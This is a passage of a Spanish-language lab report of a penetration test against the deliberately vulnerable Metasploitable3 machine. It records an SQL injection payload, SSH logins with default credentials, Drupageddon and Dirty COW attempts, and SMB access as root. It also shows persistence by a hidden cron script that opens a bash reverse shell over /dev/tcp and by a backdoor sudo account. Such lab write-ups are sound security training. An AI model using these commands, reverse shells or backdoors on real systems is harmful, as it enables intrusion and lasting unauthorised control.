root@metasploitable3-ub1404:/home# ls
anakin_skywalker  c_three_pio  han_solo      lando_calrissian
artoo_detoo        chewbacca    jabba_hutt    leia_organa
ben_kenobi         darth_vader  jarjar_binks  luke_skywalker
boba_fett          greedo      kylo_ren      vagrant
root@metasploitable3-ub1404:/home# cd kylo_ren
root@metasploitable3-ub1404:/home/kylo_ren# ls
poc
root@metasploitable3-ub1404:/home/kylo_ren# cd poc
root@metasploitable3-ub1404:/home/kylo_ren/poc# ls
payroll_app
root@metasploitable3-ub1404:/home/kylo_ren/poc# cd payroll_app
root@metasploitable3-ub1404:/home/kylo_ren/poc/payroll_app# ls
poc.rb
```

En este archivo encontramos usuarios y contraseñas.

```
root@metasploitable3-ub1404:/home/kylo_ren/poc/payroll_app# ruby poc.rb
Making POST request to http://127.0.0.1/payroll_app.php with the following parameters:
'user' = luke_skywalker
'password' = password'; select password from users where username=' OR ''='
Response body is

<center><h2>Welcome, luke_skywalker</h2><br><table style='border-radius: 25px; border: 2px solid black;' cellspacing=30<tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr><center><h2>Welcome, luke_skywalker</h2><br><table style='border-radius: 25px; border: 2px solid black;' cellspacing=30<tr><td>luke_skywalker</td><td>luke</td><td>skywalker</td><td>100000</td></tr><tr><td>leia_organa</td><td>leia</td><td>organa</td><td>120000</td></tr><tr><td>darth_vader</td><td>darth</td><td>vader</td><td>150000</td></tr><tr><td>han_solo</td><td>han</td><td>solo</td><td>130000</td></tr><tr><td>jabba_hutt</td><td>jabba</td><td>hutt</td><td>140000</td></tr><tr><td>jarjar_binks</td><td>jarjar</td><td>binks</td><td>110000</td></tr><tr><td>chebacca</td><td>chebacca</td><td></td><td>160000</td></tr><tr><td>artoo_detoo</td><td>artoo</td><td>detoo</td><td>170000</td></tr><tr><td>ben_kenobi</td><td>ben</td><td>kenobi</td><td>180000</td></tr><tr><td>boba_fett</td><td>boba</td><td>fett</td><td>190000</td></tr><tr><td>greedo</td><td>greedo</td><td></td><td>200000</td></tr><tr><td>lando_calrissian</td><td>lando</td><td>calrissian</td><td>210000</td></tr><tr><td>leia_organa</td><td>leia</td><td>organa</td><td>220000</td></tr><tr><td>darth_vader</td><td>darth</td><td>vader</td><td>230000</td></tr><tr><td>jarjar_binks</td><td>jarjar</td><td>binks</td><td>240000</td></tr><tr><td>chebacca</td><td>chebacca</td><td></td><td>250000</td></tr><tr><td>artoo_detoo</td><td>artoo</td><td>detoo</td><td>260000</td></tr><tr><td>ben_kenobi</td><td>ben</td><td>kenobi</td><td>270000</td></tr><tr><td>boba_fett</td><td>boba</td><td>fett</td><td>280000</td></tr><tr><td>greedo</td><td>greedo</td><td></td><td>290000</td></tr><tr><td>lando_calrissian</td><td>lando</td><td>calrissian</td><td>300000</td></tr></table></center>
```

Revisamos todas las carpetas de /home con el nombre de los usuarios y encontramos los siguientes hallazgos insignificantes.

```
root@metasploitable3-ub1404:/home/anakin_skywalker/20/92/20/44/14/37/74/87/4/20/38/30/47/82/73/89/57/10/97/91# ls  
8_of_clubs.png
```

```
root@metasploitable3-ub1404:/home/artoo_detoo/music# ls  
10_of_clubs.wav
```

```
root@metasploitable3-ub1404:/home/vagrant# ls  
VBoxGuestAdditions.iso
```

## SSH (Puerto 22)

Comenzamos la explotación de puerto 22 con el servicio SSH activo desde Metasploit con el módulo auxiliar `auxiliary/scanner/ssh/ssh_login`.

```
msf6 exploit(msf:t3/ssh/sshexec) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 auxiliary(scanner/ssh/ssh_login) > set username vagrant
username => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set password vagrant
password => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 10.0.2.7:22 - Starting bruteforce
[*] 10.0.2.7:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 4 opened (10.0.2.23:36065 → 10.0.2.7:22) at 2025-05-24 23:25:23 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Como podemos comprobar en sessions, obtenemos una nueva sesión de shell SSH como root.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 4
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [4]
[*] Upgrading session ID: 4
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.23:4433
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] Command stager progress: 100.00% (773/773 bytes)
```

Intentamos la elevación a Meterpreter de la shell con el comando `sessions -u` y la sesión de la shell SSH. Conseguimos una nueva sesión.

Revisamos las sesiones y podemos ver la nueva, que es la 5, con el usuario vagrant.

Active sessions				
Id	Name	Type	Information	Connection
1	shell	cmd/unix		10.0.2.23:4444 → 10.0.2.7:59679 (10.0.2.7)
2	meterpreter	x86/linux	www-data @ 10.0.2.7	10.0.2.23:4433 → 10.0.2.7:56291 (10.0.2.7)
3	meterpreter	x64/linux	root @ 10.0.2.7	10.0.2.23:4446 → 10.0.2.7:35692 (10.0.2.7)
4	shell	linux	SSH root @	10.0.2.23:36065 → 10.0.2.7:22 (10.0.2.7)
5	meterpreter	x86/linux	vagrant @ 10.0.2.7	10.0.2.23:4433 → 10.0.2.7:56531 (10.0.2.7)

Intentamos desde la shell, a través del comando `sudo su` con éxito.

```
meterpreter > shell
Process 2391 created.
Channel 1 created.
/usr/bin/script -qc /bin/bash /dev/null
vagrant@metasploitable3-ub1404:~$ sudo su
root@metasploitable3-ub1404:/home/vagrant#
```

Accedemos a través de SSH directamente y nos convertimos en root desde el usuario vagrant.

```
(beg㉿kali)-[~]
$ ssh vagrant@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ED25519 key fingerprint is SHA256:Rpy8shmBT8uIqZeMsZCG6N5gHXDNSWQ0tEgSgF7t/SM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.7' (ED25519) to the list of known hosts.
vagrant@10.0.2.7's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri May 23 18:17:41 2025
vagrant@metasploitable3-ub1404:~$ sudo /bin/bash
root@metasploitable3-ub1404:~# █
```

Desde la sesión shell root de Metasploit, intentamos crear una persistencia en el sistema a través del programador de tareas cron.

```
root@metasploitable3-ub1404:/# echo "bash -i >& /dev/tcp/10.0.2.23/5555 0>&1" > /usr/local/bin/.backdoor.sh
root@metasploitable3-ub1404:/# chmod +x /usr/local/bin/.backdoor.sh
root@metasploitable3-ub1404:/# echo "@reboot root /usr/local/bin/.backdoor.sh" >> /etc/crontab
root@metasploitable3-ub1404:/# reboot
```

Abrimos el listener en otra consola.

```
(beg㉿kali)-[~]
$ nc -lvp 5555
listening on [any] 5555 ...
```

Reiniciamos el sistema y perdemos todas las sesiones.

```
[*] 10.0.2.7 - Meterpreter session 2 closed. Reason: Died
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
msf6 auxiliary(scanner/ssh/ssh_login) > [*] 10.0.2.7 - SSH session 1 closed. Reason: Died
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions
=====
No active sessions.
```

Como no hemos podido conseguir persistencia a través de cron, vamos a crear un nuevo usuario root con el que nos podamos conectar directamente.

```
root@metasploitable3-ub1404:/# useradd -m -s /bin/bash auditor
root@metasploitable3-ub1404:/# echo "auditor:toor123" | chpasswd
root@metasploitable3-ub1404:/# usermod -aG sudo auditor
```

Accedemos a SSH con usuario auditor y contraseña toor123. Podemos entrar correctamente.

Por lo que tenemos una backdoor al sistema.

```
(beg㉿kali)-[~]
└─$ ssh auditor@10.0.2.7
auditor@10.0.2.7's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation: https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

auditor@metasploitable3-ub1404:~$
```

Comprobamos qué permisos tiene nuestro nuevo usuario infiltrado y tiene todos los permisos root incluidos.

```
auditor@metasploitable3-ub1404:~$ sudo -l
[sudo] password for auditor:
Matching Defaults entries for auditor on metasploitable3-ub1404:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User auditor may run the following commands on metasploitable3-ub1404:
    (ALL : ALL) ALL
```

Desde auditor, creamos de nuevo una persistencia por cron, que creará una reverse shell de forma automática cada vez que ésta se encienda, con el comando `echo "@reboot root bash -c 'bash -i >& /dev/tcp/10.0.2.23/5555 0>&1'" | sudo tee -a /etc/crontab`

```
auditor@metasploitable3-ub1404:~$ echo "@reboot root bash -c 'bash -i >& /dev/tcp/10.0.2.23/5555 0>&1'" | sudo tee -a /etc/crontab
@reboot root bash -c 'bash -i >& /dev/tcp/10.0.2.23/5555 0>&1'
```

Iniciamos el listener en otra consola.

```
(beg㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
```

```
connect to [10.0.2.23] from (UNKNOWN) [10.0.2.7] 35752
bash: cannot set terminal process group (1520): Inappropriate ioctl for device
bash: no job control in this shell
root@metasploitable3-ub1404:~#
```

Reiniciamos el sistema desde la shell de SSH auditor con sudo reboot. El sistema se reinicia y capturamos lo ocurrido. Al terminar el reinicio, y la máquina comienza a arrancar de nuevo, se nos crea automáticamente una nueva reverse shell con usuario root.

Hemos conseguido dos puertas al sistema, y así afianzar la persistencia: a través de la creación del usuario persistente auditor por una shell de SSH con privilegios root, que siempre estará disponible y; la persistencia adquirida a través de cron, que nos crea una reverse shell con usuario toor al iniciar el sistema.

Begoña Rodríguez Arteaga

## HTTP (Puerto 80)

Comenzamos la explotación del puerto 80 utilizando la información ya conocida del apartado de la enumeración, donde encontramos en la web que se utilizaba Drupal, que es un servicio con varias vulnerabilidades. Por esto, vamos a explotar la entrada en la máquina víctima por esta vía con el exploit **multi/http/drupal\_drupageddon**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 exploit(multi/http/drupal_drupageddon) > set lhost 10.0.2.23
lhost => 10.0.2.23
msf6 exploit(multi/http/drupal_drupageddon) > set lport 4449
lport => 4449
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
[!] Unknown datastore option: targeturi. Did you mean TARGETURI?
targeturi => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 10.0.2.23:4449
[*] Sending stage (40004 bytes) to 10.0.2.7
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 6 opened (10.0.2.23:4449 -> 10.0.2.7:36406) at 2025-05-25 19:10:48 +0200
```

Miramos las sesiones y tenemos una nueva sesión Meterpreter.

```
msf6 exploit(multi/http/drupal_drupageddon) > sessions
Active sessions
=====

```

Id	Name	Type	Information	Connection
1	shell	cmd/unix	www-data @ 10.0.2.7	10.0.2.23:4444 -> 10.0.2.7:59265 (10.0.2.7)
2		meterpreter	x86/linux www-data @ 10.0.2.7	10.0.2.23:4433 -> 10.0.2.7:5587 (10.0.2.7)
3		meterpreter	x64/linux root @ 10.0.2.7	10.0.2.23:4446 -> 10.0.2.7:35258 (10.0.2.7)
4	shell	linux	SSH root @ 10.0.2.7	10.0.2.23:38095 -> 10.0.2.7:22 (10.0.2.7)
5		meterpreter	x86/linux vagrant @ 10.0.2.7	10.0.2.23:4433 -> 10.0.2.7:55887 (10.0.2.7)
6		meterpreter	php/linux www-data @ metasploitable3-ub1404	10.0.2.23:4449 -> 10.0.2.7:36406 (10.0.2.7)

Desde el usuario www-data no podemos acceder a escalar privilegios como root con sudo como tal. Por lo que, vamos a descargar la herramienta linux exploit suggester para subirla a la máquina víctima y poder así, explotar alguna vulnerabilidad que nos deje escalar privilegios.

```
(beg㉿kali)-[~]
$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
```

```
(beg㉿kali)-[~]
$ chmod +x linux-exploit-suggester.sh
```

Creamos un servidor web virtual para pasar el archivo a la máquina víctima.

```
(beg㉿kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Desde la shell anterior de Drupal, introducimos el archivo en la carpeta /tmp.

```
www-data@metasploitable3-ub1404:/var/www/html/drupal$ cd /tmp
cd /tmp
www-data@metasploitable3-ub1404:/tmp$ wget http://10.0.2.23:8080/linux-exploit-suggester.sh
<1404:/tmp$ wget http://10.0.2.23:8080/linux-exploit-suggester.sh
--2025-05-25 16:06:14-- http://10.0.2.23:8080/linux-exploit-suggester.sh
Connecting to 10.0.2.23:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 90858 (89K) [text/x-sh]
Saving to: 'linux-exploit-suggester.sh'

100%[=====] 90,858      --.-K/s   in 0.004s

2025-05-25 16:06:14 (23.6 MB/s) - 'linux-exploit-suggester.sh' saved [90858/90858]

www-data@metasploitable3-ub1404:/tmp$ chmod +x linux-exploit-suggester.sh
chmod +x linux-exploit-suggester.sh
www-data@metasploitable3-ub1404:/tmp$ ./linux-exploit-suggester.sh
./linux-exploit-suggester.sh
```

En la búsqueda de exploit encontramos varios pero nos quedamos con Dirty Cow.

```
[+] [CVE-2016-5195] dirtycow
  Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
  Exposure: highly probable
  Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7}, [ ubuntu=16.04|14.04|12.04 ]
  Download URL: https://www.exploit-db.com/download/40611
  Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195.sh
```

Introducimos el archivo Dirty Cow en la máquina víctima.

```
www-data@metasploitable3-ub1404:/tmp$ wget https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c -O dirtycow.c
<w.githubusercontent.com/FireFart/dirtycow/master/dirty.c -O dirtycow.c
--2025-05-25 16:17:00-- https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4815 (4.7K) [text/plain]
Saving to: 'dirtycow.c'

100%[=====] 4,815      --.-K/s   in 0s

2025-05-25 16:17:06 (28.3 MB/s) - 'dirtycow.c' saved [4815/4815]

www-data@metasploitable3-ub1404:/tmp$ gcc -pthread dirtycow.c -o dirtycow
gcc -pthread dirtycow.c -o dirtycow
/tmp/ccmNG9KB.o: In function `generate_password_hash':
dirtycow.c:(.text+0x1e): undefined reference to `crypt'
collect2: error: ld returned 1 exit status
www-data@metasploitable3-ub1404:/tmp$ gcc -pthread dirtycow.c -lcrypt -o dirtycow
<1404:/tmp$ gcc -pthread dirtycow.c -lcrypt -o dirtycow
www-data@metasploitable3-ub1404:/tmp$ ./dirtycow
./dirtycow
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: dirtycow
```

Lo seguimos intentando con local exploit suggester. El exploit funciona correctamente pero no crea sesión en Meterpreter, ni sin privilegios ni root.

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/su_login
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/su_login) > options

Module options (exploit/linux/local/su_login):
  Name      Current Setting  Required  Description
  ____  _____  _____  _____
  PASSWORD          no        Password to authenticate with.
  SESSION           yes       The session to run this module on
  USERNAME         root      Username to authenticate with.

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ____  _____  _____  _____
  LHOST              yes       The listen address (an interface may be specified)
  LPORT              4444     The listen port
```

```
msf6 exploit(linux/local/su_login) > set session 6
session => 6
msf6 exploit(linux/local/su_login) > set lhost 10.0.2.23
lhost => 10.0.2.23
msf6 exploit(linux/local/su_login) > exploit
[*] Started reverse TCP handler on 10.0.2.23:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Uploading payload to target
[*] Attempting to login with su
[*] Exploit completed, but no session was created.
```

Active sessions				
Id	Name	Type	Information	Connection
1		shell linux	SSH root @ vagrant @ 10.0.2.7	10.0.2.23:36291 → 10.0.2.7:22 (10.0.2.7)
2		meterpreter x86/linux	www-data @ metasploitable3-ub1404	10.0.2.23:4433 → 10.0.2.7:56017 (10.0.2.7)
3		meterpreter php/linux	www-data @ 10.0.2.7	10.0.2.23:4449 → 10.0.2.7:36536 (10.0.2.7)
4		meterpreter x86/linux	www-data @ 10.0.2.7	10.0.2.23:4433 → 10.0.2.7:56024 (10.0.2.7)
5		meterpreter php/linux	www-data @ metasploitable3-ub1404	10.0.2.23:4449 → 10.0.2.7:36555 (10.0.2.7)
6		meterpreter x86/linux	www-data @ 10.0.2.7	10.0.2.23:4433 → 10.0.2.7:56045 (10.0.2.7)
7		meterpreter php/linux	www-data @ metasploitable3-ub1404	10.0.2.23:4449 → 10.0.2.7:36569 (10.0.2.7)
8		meterpreter php/linux	www-data @ metasploitable3-ub1404	10.0.2.23:4449 → 10.0.2.7:36578 (10.0.2.7)
9		meterpreter php/linux	www-data @ metasploitable3-ub1404	10.0.2.23:4449 → 10.0.2.7:36588 (10.0.2.7)

La explotación del servicio web ha sido exitosa, permitiendo el acceso a la máquina como www-data. Pero, los intentos posteriores de escalada de privilegios mediante Dirty COW y su\_login no tuvieron éxito, manteniendo la sesión sin privilegios elevados.

## SMB (Puerto 445)

Comenzamos el acceso a SMB con el usuario que hemos encontrado antes, pero sin explotar una contraseña con el comando `smbclient -L //10.0.2.7 -U chewbacca%"`.

```
(beg㉿kali)-[~]
└─$ smbclient -L //10.0.2.7 -U chewbacca%""
session setup failed: NT_STATUS_LOGON_FAILURE
```

No obtenemos resultados. Por lo que el usuario existe, pero no tiene una contraseña vacía.

Primero miramos la versión para saber cómo hacer la mejor explotación.

```
msf6 auxiliary(scanner/http/http_login) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.2.7:7445 - SMB Detected (versions: 1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{00000000-0000-0000-0000-000000000000}) {Authentication domain:METASPOITABLE3-UB1404}
[*] 10.0.2.7:7445 - Host is running Version 6.1.0 (Unknown OS)
[*] 10.0.2.7 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Vamos a confirmar que las credenciales de las que disponemos `vagrant:vagrant` son válidas para SMB. Son válidas.

Pasamos a enumerar los recursos SMB.

```
msf6 auxiliary(scanner/smb/smb_login) > use auxiliary/scanner/smb/smb_enumshares
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 auxiliary(scanner/smb/smb_enumshares) > set SMBUser vagrant
SMBUser => vagrant
msf6 auxiliary(scanner/smb/smb_enumshares) > set SMBPass vagrant
SMBPass => vagrant
msf6 auxiliary(scanner/smb/smb_enumshares) > run
[-] 10.0.2.7:139 - The connection with (10.0.2.7:139) timed out.
[!] 10.0.2.7:139 - peer_native_os is only available with SMB1 (current version: SMB3)
[!] 10.0.2.7:139 - peer_native_lm is only available with SMB1 (current version: SMB3)
[+] 10.0.2.7:139 - print$ - (DISK) Printer Drivers
[+] 10.0.2.7:139 - public - (DISK) WWW
[+] 10.0.2.7:139 - IPC$ - (IPC|SPECIAL) IPC Service (metasploitable3-ub1404 server (Samba, Ubuntu))
[*] 10.0.2.7: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

En el puerto SMB (445) del sistema remoto 10.0.2.7, se identificaron tres recursos compartidos: print\$ (controladores de impresora), IPC\$ (canal de comunicación de red) y, lo más relevante, public, un recurso de tipo disco descrito como "WWW", lo que sugiere que contiene archivos relacionados con un servidor web. Este último puede ser un objetivo potencial para explorar información sensible, como scripts PHP o configuraciones, e incluso intentar la subida de una webshell si se tienen permisos de escritura. Además, se ha verificado el acceso exitoso con las credenciales `vagrant:vagrant`, lo que habilita acciones ofensivas o de reconocimiento más avanzadas sobre el sistema.

Intentamos acceder a través de Metasploit con el módulo auxiliar `auxiliary/scanner/smb/smb_login`. Miramos las sesiones y tenemos nuestra nueva sesión en SMB.

```
msf6 exploit(multi/http/drupal_drupageddon) > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser leia_organa
SMBUser => leia_organa
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass help_me_obiwan
SMBPass => help_me_obiwan
msf6 auxiliary(scanner/smb/smb_login) > set CreateSession true
CreateSession => true
msf6 auxiliary(scanner/smb/smb_login) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 auxiliary(scanner/smb/smb_login) > run
[*] 10.0.2.7:445      - 10.0.2.7:445 - Starting SMB login bruteforce
[+] 10.0.2.7:445      - 10.0.2.7:445 - Success: '.\leia_organa:help_me_obiwan'
[*] SMB session 8 opened (10.0.2.23:38827 → 10.0.2.7:445) at 2025-05-25 19:58:23 +0200
[*] 10.0.2.7:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.7:445      - Bruteforce completed, 1 credential was successful.
[*] 10.0.2.7:445      - 1 SMB session was opened successfully.
[*] Auxiliary module execution completed
```

Revisamos sesiones y tenemos una nueva sesión SMB con el usuario **leia\_organa**.

```
msf6 auxiliary(scanner/smb/smb_login) > sessions
Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell cmd/unix		10.0.2.23:4444 → 10.0.2.7:59265 (10.0.2.7)
2		meterpreter x86/linux	www-data @ 10.0.2.7	10.0.2.23:4433 → 10.0.2.7:55877 (10.0.2.7)
3		meterpreter x64/linux	root @ 10.0.2.7	10.0.2.23:4446 → 10.0.2.7:35258 (10.0.2.7)
4		shell linux	SSH root @	10.0.2.23:38095 → 10.0.2.7:22 (10.0.2.7)
5		meterpreter x86/linux	vagrant @ 10.0.2.7	10.0.2.23:4433 → 10.0.2.7:55887 (10.0.2.7)
6		meterpreter php/linux	www-data @ metasploitable3-ub1404	10.0.2.23:4449 → 10.0.2.7:36406 (10.0.2.7)
7		meterpreter x86/linux	www-data @ 10.0.2.7	10.0.2.23:4433 → 10.0.2.7:55921 (10.0.2.7)
8		smb	SMB leia_organa @ 10.0.2.7:445	10.0.2.23:38827 → 10.0.2.7:445 (10.0.2.7)

Elegimos la sesión de SMB (en este caso es la 3 porque hemos tenido que empezar el proceso de nuevo).

```
msf6 auxiliary(scanner/smb/smb_login) > sessions
Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell linux	SSH root @	10.0.2.23:40425 → 10.0.2.7:22 (10.0.2.7)
2		meterpreter x86/linux	vagrant @ 10.0.2.7	10.0.2.23:4433 → 10.0.2.7:55863 (10.0.2.7)
3		smb	SMB leia_organa @ 10.0.2.7:445	10.0.2.23:44083 → 10.0.2.7:445 (10.0.2.7)

```
msf6 auxiliary(scanner/smb/smb_login) > sessions -i 3
[*] Starting interaction with 3 ...
```

Cuando estamos en la sesión de SMB, abrimos una sesión en Ruby con **irb**

```
SMB (10.0.2.7) > irb
[*] Starting IRB shell ...
[*] You are in the session object
```

Ahora, con el comando `system("whoami")` miramos qué usuario somos, y nos indica que somos root.

```
>> system("whoami")
root
=> true
```

Este hallazgo implica que la sesión SMB abierta tenía permisos de root, permitiendo una capacidad completa de control sobre el sistema comprometido. Esta situación demuestra una configuración insegura del servicio SMB, que no solo permite el acceso remoto sin restricciones a través de credenciales predecibles, sino que además otorga privilegios administrativos totales a usuarios no autorizados.

## CUPS (Puerto 631)

CUPS (Common UNIX Printing System) es el sistema de impresión utilizado por defecto en la mayoría de sistemas basados en UNIX, como Linux y macOS. Funciona como un servidor que gestiona trabajos de impresión locales y remotos a través del protocolo IPP (Internet Printing Protocol), utilizando el puerto 631.

Hemos intentado acceder a CUPS través de Metasploit con el uso de varios exploits como `exploit/multi/http/cups_bash_env_exec` y `exploit/multi/misc/cups_ipp_remote_code_execution` sin éxito.

```
msf6 exploit(multi/http/cups_bash_env_exec) > search cups
Matching Modules
=====
#  Name
-  --
0  post/multi/escalate/cups_root_file_read
1  exploit/multi/http/cups_bash_env_exec
2  exploit/multi/misc/cups_ipp_remote_code_execution
3  auxiliary/scanner/misc/cups_browsed_info_disclosure
sure

#  Disclosure Date Rank Check Description
-  --
0  2012-11-20 normal No   CUPS 1.6.1 Root File Read
1  2014-09-24 excellent Yes  CUPS Filter Bash Environment Variable Code Injection (Shellshock)
2  2024-09-26 normal No   CUPS IPP Attributes LAN Remote Code Execution
3  .               normal No   CUPS-browsed Information Disclosure
```

Buscando información hemos encontrado que a veces no es necesario autenticarse para poder acceder a la herramienta. Con Curl y el comando `curl -v http://10.0.2.7:631/admin` hemos revisado si nos dejaba acceder y no nos devolvía ningún error 401 Unauthorized ni redirecciones a un login.

```
[~] (beg㉿kali)-[~]
└─$ curl -v http://10.0.2.7:631/admin
* Trying 10.0.2.7:631 ...
* Connected to 10.0.2.7 (10.0.2.7) port 631
* using HTTP/1.x
> GET /admin HTTP/1.1
> Host: 10.0.2.7:631
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sun, 25 May 2025 18:40:11 GMT
< Server: CUPS/1.7 IPP/2.1
< Connection: Keep-Alive
< Keep-Alive: timeout=30
< Content-Language: en_US
< Transfer-Encoding: chunked
< Set-Cookie: org.cups.sid=d33f15008a9a9e6fc741fd980d8f5f7f; path=/;
< Content-Type: text/html; charset=utf-8
```

Desde la URL `10.0.2.7:631/admin` podemos ver todos los logs del uso y de los usuarios de la herramienta, podemos programar trabajos de impresión o subir impresoras maliciosas.

**Printers**  
[Add Printer](#) | [Find New Printers](#) | [Manage Printers](#)

**Classes**  
[Add Class](#) | [Manage Classes](#)

**Jobs**  
[Manage Jobs](#)

**RSS Subscriptions**  
[Add RSS Subscription](#)

**Server**  
[Edit Configuration File](#) | [View Access Log](#) | [View Error Log](#) | [View Page Log](#)

**Server Settings:**

- Share printers connected to this system
- Allow printing from the Internet
- Allow remote administration
- Use Kerberos authentication (FAD)
- Allow users to cancel any job (not just their own)
- Save debugging information for troubleshooting

[Change Settings](#)

## Access log

localhost - - [29/Oct/2020:19:38:18 +0000] "POST / HTTP/1.1" 200 669888 CUPS.Get.PPDs -  
0.0.2.23 - - [18/May/2025:15:36:16 +0000] "GET /admin/login.php HTTP/1.1" 200 5191 -  
0.0.2.23 - - [18/May/2025:15:36:16 +0000] "GET /admin/login HTTP/1.1" 200 0 -  
0.0.2.23 - - [18/May/2025:15:36:16 +0000] "GET /admin/login HTTP/1.1" 200 5191 -  
0.0.2.23 - - [18/May/2025:15:36:17 +0000] "GET /admin/login.php HTTP/1.1" 200 0 -  
0.0.2.23 - - [18/May/2025:15:36:17 +0000] "GET /admin/login HTTP/1.1" 200 0 -  
0.0.2.23 - - [18/May/2025:15:36:20 +0000] "GET /admin/login.action HTTP/1.1" 200 0 -  
0.0.2.23 - - [18/May/2025:15:36:28 +0000] "GET /admin/login.action HTTP/1.1" 200 5191 -  
0.0.2.23 - - [18/May/2025:15:36:44 +0000] "GET /admin/login.jsp HTTP/1.1" 200 0 -  
0.0.2.23 - - [18/May/2025:15:36:44 +0000] "GET /admin/login.jsp HTTP/1.1" 200 5191 -  
0.0.2.23 - - [18/May/2025:15:36:44 +0000] "GET /admin/login.jsp HTTP/1.1" 200 5191 -  
0.0.2.23 - - [18/May/2025:15:36:27 +0000] "GET /admin/log/non-existent-1438029195 HTTP/1.1" 404 0 -  
